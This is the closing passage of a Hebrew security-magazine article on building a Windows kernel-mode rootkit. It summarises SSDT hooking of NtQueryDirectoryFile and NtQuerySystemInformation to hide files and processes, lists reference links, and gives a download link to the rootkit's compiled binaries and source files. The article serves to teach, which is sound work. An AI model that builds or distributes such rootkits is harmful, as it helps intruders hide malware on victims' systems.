האינטרנט מלא בחומר בנושאים אלו. הטכניקות שהשתמשתי בהן כאן הן רק אחדות מהאפשרויות הרבות. גוגל הוא חברכם הטוב ביותר.

רשימת מקורות נוספים, בחלקם השתמשתי בכתיבת המאמר:

- Rootkits: Subverting the Windows Kernel – ספר מקיף וטכני על Rootkits.
- החלק הראשון של מאמר זה.
- חלק ראשון ושני של המאמרים של Zerith על Rootkits.
- http://vxheavens.com/lib/vhf00.html - הוקים עבור הסתרת ערכים ב-Registry ועוד.
- http://www.shp-box.fr/blog/en/227 - דוגמה נוספת ל- SSDT Hooking.
- http://genesisdatabase.wordpress.com/2011/01/27/creating-your-own-driver-loader-in-/c-driver-loader-source-code-rootkit - טעינת דרייבר.
- http://www.uc-forum.com/forum/c-and-c/59147-writing-drivers-perform-kernel-level-ssdt-hooking.html - דוגמה ל-SSDT Hooking ותקשורת עם ה- User-land.

סיכום

אז מה היה לנו? יצרנו דרייבר והשתמשנו ב-Loader כדי לטעון אותו. בעזרת הדרייבר הורדנו את ההגנה על ה-SSDT שהיא טבלת כתובות הפונקציות. עשינו הוק ל-NtQueryDirectoryFile כדי להסתיר קבצים והוק ל-NtQuerySystemInformation כדי להסתיר תהליכים.

מצורפים קבצים מהודרים של הדרייבר וה-Loader. בתיקיה Loader יש את קוד המקור של install.exe ו-uninstall.exe ובתיקיה Driver את קוד המקור של ה-Rootkit עצמה:

http://www.digitalwhisper.co.il/files/Zines/0x15/Kernel-Mode_Rootkit.zip

- **MAKEFILE**, **SOURCES** - ההסבר במאמר
- **entry.c** - הקובץ הראשי של הדרייבר
- **protection.h** - הורדת והחזרת הגנת הכתיבה
- **ssdt.h** - מכיל את הגדרת מבנה ה-SSDT
- **filesHider.h**, **filesHider.c** - הפונקציה החלופית NewNtQueryDirectoryFile
- **processHider.h**, **processHider.c** - הפונקציה החלופית NewNtQuerySystemInformation

תגובות והערות אפשר לשלוח בבלוג של אחי ושלי:

http://www.kfr.co.il/

או באימייל - vbCrLf@GMail.com.